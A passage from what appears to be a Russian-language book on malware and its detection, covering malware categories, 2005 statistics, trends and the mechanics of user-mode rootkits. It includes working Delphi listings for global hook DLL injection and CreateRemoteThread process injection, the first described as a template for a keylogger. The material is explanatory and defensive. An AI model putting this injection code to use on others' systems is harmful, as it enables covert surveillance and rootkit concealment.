- настройки системы поиска браузера (эти настройки хранятся в реестре). В результате при нажатии кнопки "Поиск" открывается адрес, установленный программой Hijacker;
- префиксов протоколов;
- уровней и настроек безопасности браузера;
- реакции браузера на ошибки. Например, известно несколько разновидностей Hijacker, заменяющих стандартные страницы Internet Explorer (в частности, описывающие ошибку с кодом 404) на собственные;
- списка адресов ("Избранное") браузера.

В чистом виде Hijacker встречается сравнительно редко, т. к. чаще всего по выполняемым действиям программа может быть отнесена кроме категории "Hijacker" к категориям "Trojan","Dialer" или "AdWare/SpyWare".

## Trojan (троянская программа)

Троянская программа — это программа, которая выполняет действия, направленные против пользователя. Она собирает и передает владельцам конфиденциальную информацию о пользователе (эту категорию еще называют Trojan-Spy), выполняет несанкционированные или деструктивные действия. Из определения легко заметить, что троянская программа является "родственником" программ из категории SpyWare — разница, как правило, в том, что SpyWare не имеют выраженного деструктивного действия и не передают конфиденциальную информацию о пользователе. Однако вопрос об отнесении программы к той или иной категории достаточно спорный (часто получается, что одна антивирусная компания считает некий модуль AdWare, другая — троянской программой, третья — вообще игнорирует).

## Backdoor

Backdoor — это программа, основным назначением которой является скрытное управление компьютером. Backdoor можно условно подразделить на следующие категории:

- Backdoor, построенные по технологии "клиент-сервер". Такой Backdoor состоит как минимум из двух программ — небольшой программы, скрытно устанавливаемой на поражаемый компьютер, и программы управления, устанавливаемой на компьютер злоумышленника. Иногда в комплекте идет еще и программа настройки;
- Backdoor, использующие для удаленного управления встроенный Telnet, Web или IRC-сервер. Для управления таким Backdoor не требуется специальное клиентское программное обеспечение. К примеру, известны Backdoor, которые подключаются к заданному IRC-серверу и используют его для обмена со злоумышленником.

Основное назначение Backdoor — скрытное управление компьютером. Как правило, Backdoor позволяет копировать файлы с пораженного компьютера и наоборот, передавать на пораженный компьютер файлы и программы. Кроме того, обычно Backdoor позволяет получить удаленный доступ к реестру, производить системные операции (перезагрузку ПК, создание новых сетевых ресурсов, модификацию паролей и т. п.). Backdoor по сути открывает атакующему "черный ход" на компьютер пользователя. Опасность Backdoor увеличилась в последнее время в связи с тем, что многие современные сетевые и почтовые черви или содержат в себе Backdoor-компонент, или устанавливают его после заражения ПК.

## Hoax

Hoax — это относительно молодое развивающееся семейство вредоносных программ. Они получили широкое распространение в 2005 году, наблюдается устойчивая тенденция роста количества их разновидностей.

В буквальном переводе Hoax — "обман; ложь, мистификация, неправда", перевод термина достаточно точно отражает суть его работы. Идея Hoax — обман пользователя, чаще всего с целью получения прибыли.

Рассмотрим работу Hoax на примере. Наиболее типичным примером из данной категории является Hoax.Renos. Он состоит из единственного исполняемого файла, который после запуска скрытно загружает и инсталлирует "антишпионскую" программу SpywareNo объемом около 900 Кбайт и регистрирует ее в автозапуске. После этого Hoax.Win32.Renos портит обои на рабочем столе и делает недоступным меню смены обоев. Внешний вид рабочего стола показан на рис. 1.3.





**Рис. 1.3.** Рабочий стол компьютера, пораженного Hoax.Win32.Renos

Установленная им программа SpywareNo, в свою очередь, отображает в трее иконку. При наведении на нее курсора мыши выводится всплывающее окно с сообщением "No protection" ("нет защиты") с указанием в скобках, что это чрезвычайно опасно для компьютера.

Щелчок по этой иконке открывает окно SpywareNo, в котором видны результаты "сканирования". Слово "сканирование" не случайно указано в кавычках, поскольку на эталонной лицензионной Windows XP этот сканер нашел 15 троянских программ (в том числе несколько клавиатурных шпионов, дропперов, флудеров). Напротив всех якобы найденных вредоносных программ в протоколе стояла пометка о том, что есть большой риск от их наличия на ПК пользователя (рис. 1.4).

Правда, есть одна тонкость — SpywareNo не показывает путь и имена найденных файлов, что не позволяет пользователю сразу разоблачить обман. Для лечения необходим лицензионный ключ, причем годичная лицензия стоит 38 евро. При получении бесплатного ключа на три дня данная программа вылечивает выдуманные ею вирусы и устраняет подмену картинки

рабочего стола, создавая видимость быстрого и эффективного лечения. Аналогов у Hoax.Renos в последнее время появилось достаточно много, но идея у всех одинаковая — имитация заражения ПК и реклама платного псевдоантивируса. Такая реклама естественно на порядок эффективнее простого AdWare, так как для пользователя искусственно создается ситуация, в которой ему необходим рекламируемый продукт.





**Рис. 1.4.** "Антишпион" SpywareNo и найденные им "вирусы"

Другим направлением Hoax является прямой обман пользователя — например, программа может выдать себя за генератор кодов карт оплаты услуг сотовых операторов (чаще всего МТС или Beeline), программу для взлома электронных платежных систем. Особенностью всех программ данной разновидности является необходимость ввода пользователем номера неактивированной карты оплаты, номера кредитной карты или аналогичных параметров, которые затем передаются создателю данной программы и могут быть использованы им по своему усмотрению. По сути такую программу можно считать троянской, но с другой стороны она не маскирует своего присутствия и не ворует персональные данные, так как доверчивый пользователь сам запускает программу и вводит требуемую информацию.

Еще одной разновидностью Hoax можно назвать письма, в которых, как правило, сообщается об обнаружении в некоей платежной системе (чаще всего Webmoney) уязвимости, которая состоит в том, что если согласно опи-

санной в письме инструкции переслать некую сумму на указанный кошелек, то через некоторое время платеж вернется, но в удвоенном виде. Естественно, что никакой уязвимости в системе нет, и указанный в письмах кошелек принадлежит злоумышленнику. Тем не менее, доверчивые пользователи попадаются на данную уловку. Как и с другими видами Hoax, данные письма нельзя считать вредоносными (так как в них, собственно, даже программного кода нет).

# Статистика распространенности различных видов вредоносного ПО

Рассмотрим статистику, собранную за 2005 год. В ее основу положены результаты анализа случаев заражения компьютеров и компьютерных сетей, изученных за год. По результатам можно построить диаграмму, отражающую процентный состав обнаруженных вредоносных программ (рис. 1.5).





**Рис. 1.5.** Статистика за 2005 год, отражающая распространенность различных типов вредоносных программ

В данном случае рассматривается около 8 тысяч изученных программ, причем все образцы являются ITW (In-The-Wild, т. е. вредоносная программа, обнаруженная в реальных условиях на зараженных компьютерах пользовате-

лей). Следует заметить, что данная статистика отражает не количество зараженных компьютеров, а количество обнаруженных разновидностей вредоносных программ.

Как видно из статистики, самой распространенной категорией оказалась Trojan-Downloader (загрузчики вредоносных программ), далее идут AdWare, троянские и Backdoor-программы. Результат группировки по категориям показан на рис. 1.6.





**Рис. 1.6.** Статистика с группировкой по категориям

Доля троянских программ различных видов составила 57% от изученных образцов, 21% — AdWare. Опираясь на эти цифры, можно утверждать, что за прошедший год обнаружено большое количество разновидностей вредоносных программ, не обладающих механизмами самораспространения. Большое количество разновидностей Trojan-Downloader подтверждает этот вывод и позволяет говорить об устойчивой тенденции заражения компьютера в несколько этапов:

1. Внедрение на компьютер-жертву небольшой программы класса Trojan-Downloader и ее запуск, который может осуществляться с помощью уязвимостей или социальной инженерии.
2. Trojan-Downloader скрытно загружает из Интернета и устанавливает на компьютере набор вредоносных компонентов — как правило, это или AdWare-программы, или Trojan/Backdoor.
3. При таком двухступенчатом поражении компьютера часто можно наблюдать "эффект снежного кома", связанный с тем, что загружаемые и устанавливаемые вредоносные программы сами являются Trojan-Downloader. Кроме того, некоторые Trojan-Downloader регистрируются в автозапуске

и восстанавливают загруженные ими троянские программы в случае их удаления пользователем или антивирусной программой, затрудняя тем самым лечение компьютера.


## Тенденции развития вредоносных программ

Анализ вредоносных программ позволяет утверждать, что имеют место достаточно устойчивые тенденции.

- Повышается вредоносность троянских программ — многие из них нацелены на воровство паролей и иной конфиденциальной информации. Утечка подобной информации может нанести серьезный вред, причем во многих случаях сопряженный с потерей информации, утечкой конфиденциальных данных или финансовыми потерями.
- Явно прослеживается коммерческое применение троянских и Backdoor-программ. Лидерами являются так называемые *боты* — это гибриды троянской и Backdoor-программы, предназначенные для превращения зараженного компьютера в "зомби". Зараженные компьютеры могут применяться для решения различных задач, как правило, для проведения DDoS-атак или массовой рассылки спама.
- Разработчики вредоносных программ все чаще применяют экзотические методики автозапуска и внедрения в систему. Например, известны троянские программы, устанавливающиеся как монитор системы печати, провайдеры LSP/SPI, расширения проводника и Winlogon. Некоторые вредоносные программы применяют вирусные технологии, внедряя свой код в системные компоненты. Классическим примером может послужить Virus.Win32.Nsag, поражающий системную библиотеку wininet.dll. Это по сути не вирус, а небольшой троянский код, внедренный в wininet.dll по вирусному принципу.
- В ряде работающих с Интернетом и сетью вредоносных программ был обнаружен программный код, позволяющий нейтрализовать встроенный Firewall Windows. Основой методики является то, что настройки этого Firewall хранятся в реестре и модификацией реестра можно или отключить Firewall, или внести произвольное приложении в список доверенных.
- В ряде вредоносных программ был обнаружен код, предназначенный для обнаружения присутствия в системе средств мониторинга (REGMON, FILEMON) и отладчиков, запуска на виртуальном компьютере (чаще всего детектируется запуск на VMware).

- Для массовой рассылки троянских программ их разработчики начинают пользоваться услугами спамеров. В результате становится возможной рассылка вредоносной программы на большое количество компьютеров за небольшой интервал времени.

Помимо перечисленных тенденций можно отметить широкое распространение rootkit-технологий. Rootkit-технология достаточно проста в освоении, в Интернете можно найти массу исходных текстов готовых rootkit или заготовок и библиотек для их построения. Как следствие, разработчики вредоносных и шпионских программ берут rootkit-технологию на вооружение и применяют ее для маскировки присутствия своих программ на зараженном ПК и внедрения программного кода в другие процессы.



# Глава 2

# Технологии вредоносных программ и принципы их работы

В данной главе мы рассмотрим основные концепции и принципы, применяемые разработчиками вредоносных программ. Особое внимание будет уделено трем технологиям.

- Rootkit. Это технология, широко применяемая для защиты вредоносных программ от обнаружения и удаления, а также для шпионажа за пользователем.
- Клавиатурные шпионы и сопуствующие им технологии, предназначенные для скрытного слежения за работой пользователя.
- Прочие технологии, в частности, методики защиты программ от удаления, Trojan-Downloader и Trojan-Dropper, методики обхода Firewall и слежения за сетевой активностью.

Следует отметить, что в данной главе описываются наиболее распространенные методики, большинство из которых в том или ином виде встречается в ITW-образцах.

## Rootkit

Термин "Rootkit" исторически пришел из мира UNIX, где под этим термином понимается набор утилит, которые хакер устанавливает на взломанном им компьютере после получения первоначального доступа. Это, как правило, хакерский инструментарий (снифферы, сканеры сети) и всевозможные троянские программы, работающие автономно или замещающие основные утилиты UNIX. Rootkit позволяет хакеру закрепиться во взломанной системе и скрыть следы своей деятельности.

В системе Windows под Rootkit (руткит) принято считать программу, которая внедряется в систему и перехватывает системные функции, или производит замену системных библиотек. Перехват и модификация низкоуровневых API-функций позволяют решить несколько задач:

- маскировка присутствия руткита и сопутствующих программ в системе. Современный руткит может маскировать запущенные процессы, открытые порты TCP/UDP, ключи реестра, файлы на диске;
- защита от обнаружения и удаления антивирусным программным обеспечением и утилитами, предназначенными для исследования системы. Подобная защита состоит в блокировке модификации определенных ключей реестра, защите файлов от открытия на чтение и удаления;
- слежение за действиями пользователя. Например, известен ряд руткитов, перехватывающих функции библиотек, обеспечивающих работу приложений с сетью. Это позволяет руткиту анализировать обмен по сети, производить модификацию получаемой приложениями информации.

В последнее время угроза руткитов становится все более актуальной, так как разработчики вирусов, троянских программ и шпионского программного обеспечения начинают встраивать руткит-технологии в свои вредоносные программы. Одним из классических примеров может служить троянская программа Trojan-Spy.Win32.Qukart, которая маскирует свое присутствие в системе с помощью руткит-технологии. Данная программа интересна тем, что ее руткит-механизм прекрасно работает в Windows 95\98\ME\2000\XP.

Для эффективной борьбы с Rootkit необходимо понимание принципов и механизмов его работы. Условно все Rootkit-технологии можно разделить на три разновидности:

- работающие в режиме пользователя (UserMode). Эта разновидность основана на перехвате функций библиотек пользовательского режима;
- работающие в режиме ядра (KernelMode). Основаны на драйвере KernelMode, который осуществляет перехват функций ядра или устанавливается как драйвер-фильтр;
- работающие в режиме ядра и в UserMode. Наиболее типичный пример — перехватчик в режиме ядра, который реагирует на запуск процесса или загрузку библиотеки и производит ее модификацию или установку UserMode-перехватов.
- Сам термин "руткит" подразумевает вредоносное приложение, которое использует вмешательство в систему для достижения своих целей. Сама технология вмешательства в работу API-функций (т. н. руткит-технология) может применяться для решения полезных задач — например, для мониторинга за системой, решения задач отладки и профилирования, обеспечения безопасности и ряда других задач.

## UserMode Rootkit

Перед рассмотрением принципов работы Rootkit пользовательского режима необходимо кратко рассмотреть принцип вызова функций, размещенных в DLL. Известны два базовых способа, причем в реальных приложениях часто применяются оба способа.

- *Раннее связывание* (статически импортируемые функции). Этот метод основан на том, что компилятору известен перечень импортируемых программой функций. Опираясь на эту информацию, компилятор формирует так называемую таблицу импорта EXE-файла. Таблица импорта — это особая структура (ее местоположение и размер описываются в заголовке EXE-файла), которая содержит список используемых программой библиотек и список импортируемых из каждой библиотеки функций. Для каждой функции в таблице имеется поле для хранения адреса, но на стадии компиляции адрес не известен. В процессе загрузки EXE-файла система анализирует его таблицу импорта, загружает все перечисленные в ней DLL и производит занесение в таблицу импорта реальных адресов функций этих DLL. У раннего связывания есть существенный плюс — на момент запуска программы все необходимые DLL оказываются загруженными, таблица импорта заполнена — и все это делается системой без участия программы. Но отсутствие в процессе загрузки указанной в его таблице импорта DLL (или отсутствие в DLL требуемой функции) приведет к ошибке загрузки программы.
- *Позднее связывание*. Отличается от раннего связывания тем, что загрузка DLL производится динамически с помощью функции API `LoadLibrary`. Эта функция находится в kernel32.dll, поэтому если не прибегать к хакерским приемам, то kernel32.dll придется загружать статически. С помощью `LoadLibrary` программа может загрузить интересующую ее библиотеку в любой момент времени. Соответственно для получения адреса функции применяется функция kernel32.dll `GetProcAddress`. Чтобы не вызывать `GetProcAddress` перед каждым вызовом функции из DLL, программист может однократно определить адреса интересующих его функций и сохранить их в массиве или некоторых переменных.

Общая схема вызова функций библиотеки в случае использования раннего и позднего связывания показана на рис. 2.1.

Шаг 1 на данной схеме соответствует заполнению адресов в таблице импорта приложения. Эта операция производится загрузчиком, причем ошибка поиска или загрузки одной из описанных в таблице импорта библиотек приводит к остановке загрузки приложения. Вызов функции (шаг 2) предполагает передачу управления по адресу, который берется из таблицы импорта (шаг 3).





**Рис. 2.1.** Схема вызова функции динамической библиотеки

В случае позднего связывания приложение должно сначала загрузить библиотеку с помощью функции `LoadLibrary`, а затем определить адреса интересующих ее функций с помощью функции `GetProcAddress` (шаг 4). Затем производится вызов нужной функции (шаг 5) по определенным на шаге 4 адресам.

> ***НА ЗАМЕТКУ***
>
> Загрузка библиотеки с помощью функций `LoadLibrary` и `GetProcAddress` является универсальной и работает в Windows 9*x* и Windows NT. Для NT-систем возможен второй способ загрузки библиотек и работы с ними — с помощью функций `Ldr*` из ntdll.dll. В частности, функция `LdrLoadDll` позволяет загрузить библиотеку, `LdrGetProcedureAddress` возвращает адрес функции по имени.

Независимо от метода связывания системе необходимо знать, какие функции экспортирует DLL. Для этого у каждой DLL имеется таблица экспорта. Это специальная таблица, в которой перечислены экспортируемые DLL-функции, их номера (ординалы) и относительные адреса функций (RVA). Местоположение таблицы можно узнать, анализируя заголовок библиотеки.

Динамические библиотеки, в свою очередь, тоже имеют таблицу импорта и могут динамически загружать другие библиотеки (шаг 6), в этом плане особой разницы между логикой работы библиотеки и приложения не существует. Следовательно, большинство описанных далее методов перехвата функций API применимо для библиотек.

Поражение процесса UserMode-руткитом любого типа условно можно разделить на две основные стадии:

- внедрение в адресное пространство процесса машинного кода руткита, в частности, содержащего функции-перехватчики;
- модификация процесса или используемых им библиотек таким образом, чтобы при вызове перехваченных функций управление получала функция-перехватчик.

## Методики внедрения машинного кода в процесс

Существует несколько методик внедрения машинного кода, рассмотрим наиболее распространенные и популярные из них. По размещению кода перехватчика независимо от методики перехвата UserMode-руткиты можно разделить на две группы.

- Руткиты, у которых машинный код перехватчиков размещается в динамической библиотеке. В этом случае проблема состоит в том, что такую библиотеку необходимо загрузить в адресное пространство интересующих нас процессов. Достоинство метода — простота разработки и отладки

функций-перехватчиков. Недостаток — появление посторонней библиотеки в адресном пространстве всех процессов очень заметно.

- Машинный код непосредственно внедряется в пространство процессов.

### Внедрение DLL с помощью ловушек

Данный метод является самым простым. Код функций-перехватчиков размещается в библиотеке DLL, а загрузка библиотеки производится с помощью механизма ловушек Windows.

Рассмотрим простейший пример внедрения троянской библиотеки во все запущенные GUI-процессы. Для этого нам потребуется небольшая библиотека с единственной функцией-заглушкой, текст которой приведен в листинге 2.1.

**Листинг 2.1. Заготовка DLL для экспериментов по ее внедрению в процессы**

```
library test_td;
// Демонстрационный пример внедрения троянской DLL
uses
  WinTypes,
  WinProcs,
  Messages;

var
  HookHandle      : hHook;   // Handle, возвращаемый SetWindowsHookEx

// Функция-обработчик перехватчика
function HookProc(nCode: integer;
                  WParam: Word; LParam: LongInt): Longint; stdcall;
begin
 // Вызов следующего в цепочке обработчика
 Result := CallNextHookEx(HookHandle, nCode, WParam, LParam);
end;

// Установка перехватчика
procedure SetHook; stdcall;
begin
 // Устанавливаем перехватчик типа WH_GETMESSAGE - на все события
```

```
 if HookHandle = 0 then
  HookHandle := SetWindowsHookEx(WH_GETMESSAGE, @HookProc, HInstance, 0);
end;

// Удаление перехватчика
procedure DelHook; stdcall;
begin
  if HookHandle <> 0 then begin
   UnhookWindowsHookEx(HookHandle);
   HookHandle := 0;
  end;
end;

// Экспортируемые функции:
exports
  SetHook,
  DelHook;

begin
 HookHandle := 0;
end.
```

Данная библиотека послужит шаблоном для последующих примеров (в частности, для клавиатурного шпиона), поэтому рассмотрим ее подробнее. Библиотека содержит три функции: перехватчик и две экспортируемые функции `SetHook` и `DelHook`. Перехватчик выполняет единственную задачу — вызывает следующий в цепочке перехватчик и возвращает управление.

Функция `SetHook` отвечает за установку перехватчика с помощью функции `SetWindowsHookEx`. Перед установкой производится проверка, блокирующая повторную установку. Функция `DelHook` соответственно удаляет перехватчик с помощью вызова API-функции `UnhookWindowsHookEx`.

Следует отметить, что устанавливающий и удаляющий перехватчик программного кода может размещаться в самой DLL (как в данном примере) или в устанавливающем DLL приложении.

В данном примере производится установка `Hook` типа `WH_GETMESSAGE` — в этом случае функция `HookProc` вызывается перед обработкой всех сообщений, получаемых функциями `GetMessage` и `PeekMessage` приложения.

Далее для проверки работы нашей DLL необходимо создать небольшое приложение-загрузчик, один из вариантов реализации показан в листинге 2.2.

**Листинг 2.2. Загрузчик DLL**

```
const
 MyHookDLLName  = 'test_td.dll';
 function SetHook : Longint; stdcall; external MyHookDLLName;
 function DelHook : Longint; stdcall; external MyHookDLLName;

{$R *.dfm}

procedure TForm1.btnSetHookClick(Sender: TObject);
var
 Recipients: DWORD;
begin
 // Установка перехватчика
 SetHook;
 Recipients := BSM_ALLCOMPONENTS;
 // Принудительная отправка сообщения
 BroadcastSystemMessage(BSF_FORCEIFHUNG or BSF_IGNORECURRENTTASK,
                        @Recipients, WM_NULL, 0, 0);
end;

procedure TForm1.btnDeleteHookClick(Sender: TObject);
begin
 DelHook;
end;

end.
```

В данном примере после установки перехватчика с помощью `BroadcastSystemMessage` загрузчик рассылает всем сообщение `WM_NULL` для того, чтобы гарантировать загрузку нашей DLL во все обрабатывающие события процессы.

### Внедрение DLL с помощью удаленных потоков

Внедрение DLL с помощью создания удаленного потока обладает следующими особенностями:

- данный метод не работает в Windows 9*x* — в нем определена функция `CreateRemoteThread`, но она не реализована и является заглушкой, возвращающей при вызове `FALSE`;
- данный метод позволяет внедрить DLL практически в любой процесс системы, в то время как применение ловушек позволяет внедрять DLL только в GUI-процессы;
- возможно избирательное внедрение DLL в один или несколько запущенных процессов;
- в случае необходимости внедрения DLL в запускаемые процессы разработчик руткита должен реализовать слежение за запуском процессов.

Алгоритм внедрения DLL с помощью удаленного потока имеет вид:

1. Производится открытие процесса с помощью функции `OpenProcess`.
2. В памяти процесса выделяется буфер с помощью функции `VirtualAllocEx` для хранения имени загружаемой DLL.
3. В буфер с помощью `WriteProcessMemory` копируется строка с именем DLL.
4. Производится создание удаленного потока, который выполнит функция `LoadLibrary`.
5. При необходимости дожидаемся завершения выполнения удаленного потока, после чего освобождаем выделенный буфер и закрываем Handle.

Реализация данной методики на языке Delphi продемонстрирована в листинге 2.3.

**Листинг 2.3. Функция, загружающая библиотеку в процесс с помощью `CreateRemoteThread`**

```
function TForm1.InjectDLLtoProcess(APID: dword;
                          ADllName: string): boolean;
var
 hProcess       : THandle; // Handle процесса
 hRemoteThread  : THandle; // Handle удаленного потока
 NameBufPtr     : Pointer; // Адрес буфера с именем DLL
 LoadLibraryPtr : Pointer; // Адрес функции LoadLibrary
 NumberOfBytesWritten, ThreadId : dword;
```

```
begin
 Result := FALSE;
 hProcess := 0; hRemoteThread := 0; NameBufPtr := nil;
 try
  // 1. Открываем процесс
  hProcess := OpenProcess(PROCESS_ALL_ACCESS, FALSE, APID);
  if hProcess = 0 then begin
   AddToLog('Ошибка открытия процесса');
   exit;
  end;
  // 2. Создаем в памяти процесса буфер для имени DLL
  NameBufPtr := VirtualAllocEx(hProcess, nil,
                               Length(ADllName)+1,
                               MEM_COMMIT, PAGE_READWRITE);
  if NameBufPtr = nil then begin
   AddToLog('Ошибка выделения буфера в памяти процесса');
   exit;
  end;
  // 3. Копируем имя в буфер
  if not(WriteProcessMemory(hProcess, NameBufPtr,
                            PChar(ADllName),
                            Length(ADllName)+1,
                            NumberOfBytesWritten)) then begin
   AddToLog('Ошибка записи в память процесса');
   exit;
  end;
  // 4. Выполняем определение адреса kernel32.dll!LoadLibraryA
  LoadLibraryPtr := GetProcAddress(GetModuleHandle('kernel32.dll'),
                                   'LoadLibraryA');
  if LoadLibraryPtr = nil then begin
   AddToLog('Ошибка определения адреса LoadLibraryA');
   exit;
  end;
  // 5. Выполняем создание удаленного потока
  hRemoteThread := CreateRemoteThread(hProcess, 0, 0,
                                      LoadLibraryPtr, NameBufPtr,
                                      0, ThreadId);
```

```
  if hRemoteThread <> 0 then begin
   // 6. Дожидаемся завершения потока (ждем 5 секунд)
   WaitForSingleObject(hRemoteThread, 5000);
   Result := true;
  end else
   AddToLog('Ошибка создания удаленного потока');
 finally
  // Освобождение памяти и закрытие Handle потока и процесса
  if NameBufPtr <> nil then
   VirtualFreeEx(hProcess, NameBufPtr, 0, MEM_RELEASE);
  if hRemoteThread <> 0 then
   CloseHandle(hRemoteThread);
  if hProcess <> 0 then
   CloseHandle(hProcess);
 end;
end;
```

Функция `InjectDLLtoProcess` данного примера внедряет DLL с указанным именем в заданный процесс. В данном примере это выполняется в пять этапов:

1. Производится открытие заданного процесса. В нашем примере открытие процесса осуществляется с флагом доступа `PROCESS_ALL_ACCESS`, что дает нам максимальный уровень доступа к открываемому процессу.
2. После успешного открытия процесса производится выделение буфера в памяти процесса с помощью функции `VirtualAllocEx`. Данная функция аналогична функции `VirtualAlloc`, но получает еще один параметр — Handle процесса. В случае успешного выполнения функция возвращает адрес выделенного буфера памяти. Важным моментом является то, что это адрес в адресном пространстве поражаемого процесса, и для записи в него необходимо применять функции типа `WriteProcessMemory`. Размер выделяемого буфера на один байт больше, чем требуется — дополнительный байт необходим для хранения завершающего строку нуля.
3. С помощью функции `WriteProcessMemory` производим запись имени DLL в выделенный буфер.
